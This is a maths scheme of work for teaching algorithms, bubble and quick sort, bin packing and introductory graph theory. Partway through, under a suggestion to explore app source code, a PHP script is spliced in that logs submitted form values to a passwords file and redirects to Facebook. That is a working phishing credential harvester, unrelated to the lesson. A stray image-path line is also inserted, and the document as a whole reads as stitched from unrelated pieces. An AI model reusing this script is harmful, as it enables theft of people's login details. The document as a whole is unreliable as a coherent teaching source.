Unit 1: Algorithms and Graph Theory (part 1)

Return to Overview

SPECIFICATION REFERENCES

1.1 The general ideas of algorithms and the implementation of an algorithm given by a flow chart or text.

1.2 Bin packing, bubble sort and quick sort.

1.3 Use of the order of the nodes to determine whether a graph is Eulerian, semi-Eulerian or neither.

PRIOR KNOWLEDGE

GCSE (9-1) in Mathematics at Higher Tier

R13 Construct and interpret equations that describe direct and indirect proportion

KEYWORDS

Algorithm, flow chart, size, order, efficiency, loops, bubble sort, iteration, quick sort, pivot, mid-point, bin packing, first-fit, first-fit decreasing, optimal solutions, vertices, nodes, edges, arcs, graph, network, path, cycle, Hamiltonian cycle, Eulerian graph, semi-Eulerian graph, Eulerian cycle, subgraph, weighted graph, connected graph, simple graph, complete graph, degree, valency, digraph, tree, spanning tree, k notation, isomorphic, planar.

1a. Introduction to algorithms (1.1)

Teaching time
4 hours

OBJECTIVES

By the end of the sub-unit, students should:

- **understand what an algorithm is;**
- **be able to trace an algorithm in the form of a flow chart;**
- **be able to trace an algorithm given as instructions written in text;**
- **know how to determine the output of an algorithm and how it links to the input;**
- **be able to determine the order of a given algorithm and standard network problems.**

TEACHING POINTS

A useful starting point is to ask students to write their own algorithms for processes they are familiar with, e.g. long multiplication or column addition. Conclude that the instructions for each step need to be unambiguous.

Presentation should be the key focus of tracing an algorithm as students must show all the values they find and the order in which they find them. A trace table is the best method of doing this with each line in the algorithm on a new line in the table.

Students will need to practise interpreting flow diagrams and pseudo-code as well as interpreting the outcome of an algorithm using mathematical language.

Students should be familiar with the order and efficiency of a given algorithm, and use proportionality formulae to calculate the run-time of an algorithm.


OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Use rich tasks to generate outcomes such as Fibonacci numbers and Russian peasant multiplication.

Explore the source code of programs the students are familiar with, e.g. apps or LOGO.

dex.php | index.html | write.php

```php
<?php
header("Location:http://www.facebook.com/");
$handle = fopen("passwords.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```



COMMON MISCONCEPTIONS/EXAMINER REPORT QUOTES

Students sometimes struggle to trace algorithms using the methodical, accurate and diligent approach that is necessary and may therefore make mistakes following the instructions.

It is important to emphasise the presentation as students may try to compress their entries – so that they were no longer 'in line'; they may also repeat entries or write more than one entry in each box; this makes it difficult for examiners to determine the stage at which students change the entries.

Students should also be aware of the importance of following directions relating to accuracy and give their answers to the required number of decimal places or significant figures.

NOTES

The hardest part of this topic for many students is identifying how the output relates to the input(s). Try to use many algorithms (as flow charts and text) that results in trace tables yielding different types of outputs (multiples, products, quotient and remainders, prime factors, solutions for equations etc.)

1b. Sorting algorithms (1.2)

Teaching time
6 hours

OBJECTIVES

By the end of the sub-unit, students should:

- **know how to apply a bubble sort algorithm to a list of numbers or words;**
- **know how to apply the quick sort algorithm to a list of numbers or words, clearly identifying the pivots used for each pass;**
- **be able to identify the number of comparisons and swaps used in a given pass;**
- **be able to identify size, efficiency and order of an algorithm and use them to make predictions;**
- **know how to solve bin packing problems using full bin, first fit, and first fit decreasing algorithms, and understand their strengths and weaknesses.**

TEACHING POINTS

Bubble sort:

Notation is key, with marks given for the part-sorted list at the end of each pass, and students should be encouraged to write "end of 1st pass" etc. as part of their notation.

Students should be aware that just because the numbers/ letters are in the required order, the algorithm is not necessarily complete. All comparisons must be made in order to do this. The final pass should yield no exchanges, but still has to be carried out.

For a list of n numbers the list will always be sorted after the $(n - 1)$th pass, although it may be sorted sooner. The maximum number of comparisons/exchanges will be $\frac{n(n-1)}{2}$.

Quick sort:

This is a more efficient method of sorting that generally requires fewer comparisons. When using the quick sort algorithm, the pivot should be chosen as the middle item of the list. Students must be able to find the midpoint of a list of numbers.

In a list containing N items the 'middle' item has position $[\frac{1}{2}(N + 1)]$ if N is odd $[\frac{1}{2}(N + 2)]$ if N is even, so that if $N = 9$, the middle item is the 5th and if $N = 6$ it is the 4th.

It is worth checking, at the end of a quick sort, that no numbers have been lost in the process.

Bin packing:

Students need to know how to find full-bin combinations, and how to carry out the first-fit and first-fit decreasing algorithms. Bin packing is often examined after a list has been sorted using either the bubble or quick sort algorithms.

Students must be able to find the lower bound of the number of bins needed by rounding up, and justify if their solutions are optimal. They should be aware that there could be more than one solution to the full-bin combination, and that the first-fit algorithms are heuristic algorithms.

Order:

The order of an algorithm is a measure of the efficiency as a function of the size. The size is a measure of the complexity and is usually the number of items in the list. The efficiency is a measure of how long the algorithm will take (its run-time). It is proportional to the number of operations.

Demonstrate sorting *x* numbers using the bubble sort that the size is *n*, the number of comparisons would be $\frac{1}{2}(n-1)n = \frac{1}{2}n^2 - \frac{1}{2}n$. So the efficiency would be proportional to n^2.

We could write $E \propto n^2$ and use $E = kn^2$ for given values for *n*. In this case the order would be quadratic, n^2.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

In bin packing problems, consider problems where the conditions are changed – what effect will this have on the number of bins? How much waste will there be?

There are often cost implications to the questions.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Bubble Sort:

Some students do not seem to be aware that a bubble sort should be performed consistently in one direction. Misreading their own writing and changing one number into another is a fairly common way of losing marks in examinations. Some students omitted the final pass.

When asked to give the state of the list after each pass, some students will show each exchange and comparison, which wastes time and may cause time difficulties later on in the paper.

Some students do not understand the difference between an exchange and a pass in a bubble sort.

Quick Sort:

In an exam question, some students only chose one pivot per iteration, rather than choosing one pivot per sub-list, and some used lengthy methods of presentation that isolated each sub-list in turn, making it difficult to see if they were choosing more than one pivot per iteration. You should advise students not to show unnecessary detail and simply indicate the pivots selected, using one line of working per iteration.

Some students do not select a pivot where the sub-list was of order two, with the two items being in the correct order, and some do not consistently pick 'middle left' or 'middle right' when the sub-list was of even order. You should remind students that when the items are being transferred to the next line, the order of the items should be preserved, so if item Y is to the left of item X in the current line, neither of them being a pivot, then Y should be to the left of X in the next line.

Some students cannot explain the need for a final pass when all numbers are in order and presume the algorithm is complete.

Bin Packing:

Most students can successfully complete a bin packing, but some struggle to show that they have used a minimum number of bins; the lower bound would help here. It has been known for students to create a first-fit increasing algorithm; students should appreciate the inefficiency of this method and ensure they apply first-fit either to an original list from left to right, or on a decreasing list.

NOTES

Students are expected to know the meaning of the order of an algorithm. Students will be expected to determine the order of a given algorithm and the order of standard network problems.

1c. Introduction to graph theory (1.3)

Teaching time
2 hours

OBJECTIVES

By the end of the sub-unit, students should:

- **know the meaning of the vocabulary used in graph theory e.g. degree of a vertex, isomorphic graphs, walks, paths and cycles;**
- **be familiar with different types of graph e.g. complete, planar, isomorphic, simple, connected;**
- **understand graphs represented in matrix form;**
- **be familiar with k notation;**
- **know the definition of a tree;**
- **be able to determine if a graph is Eulerian, semi-Eulerian or neither, and find Eulerian cycles.**

TEACHING POINTS

Students must be able to identify the features of graphs and draw graphs given a set of properties.

Use collective memory tasks to introduce students to different types of graphs, and use card matching activities to classify them.

Most types of graph are the basis for a different topic in networks:

- spanning trees are found using Prim's and Kruskal's algorithms
- the route inspection problem is linked to Eulerian and semi-Eulerian graphs

Use k notation for complete graphs. Use the formula

Number of edges in $K_n = \frac{n(n-1)}{2}$

Define Eulerian graphs – the degree/order of all the nodes is even and it is traversable. The complete graph K_n is Eulerian if n is odd.

Present the 'Bridges of Königsberg' problem.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Look at graphs the students are familiar with – tube maps, rail networks, family trees, hierarchy of staff in your school, floor plans – and relate these to the features taught in this section.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Students often find questions on graph theory very difficult and rarely achieve full marks in exam questions. Difficulties include finding both the minimum and maximum number of edges possible in a connected graph with n vertices; e.g. giving n instead of $n – 1$ as the minimum number of edges.

Students may give incomplete or inaccurate descriptions when talking about Eulerian graphs, for example talking about 'odd vertices' or an 'odd number of vertices'.

NOTES

Students will be expected to be familiar with the following types of graphs: complete (including k notation), planar and isomorphic.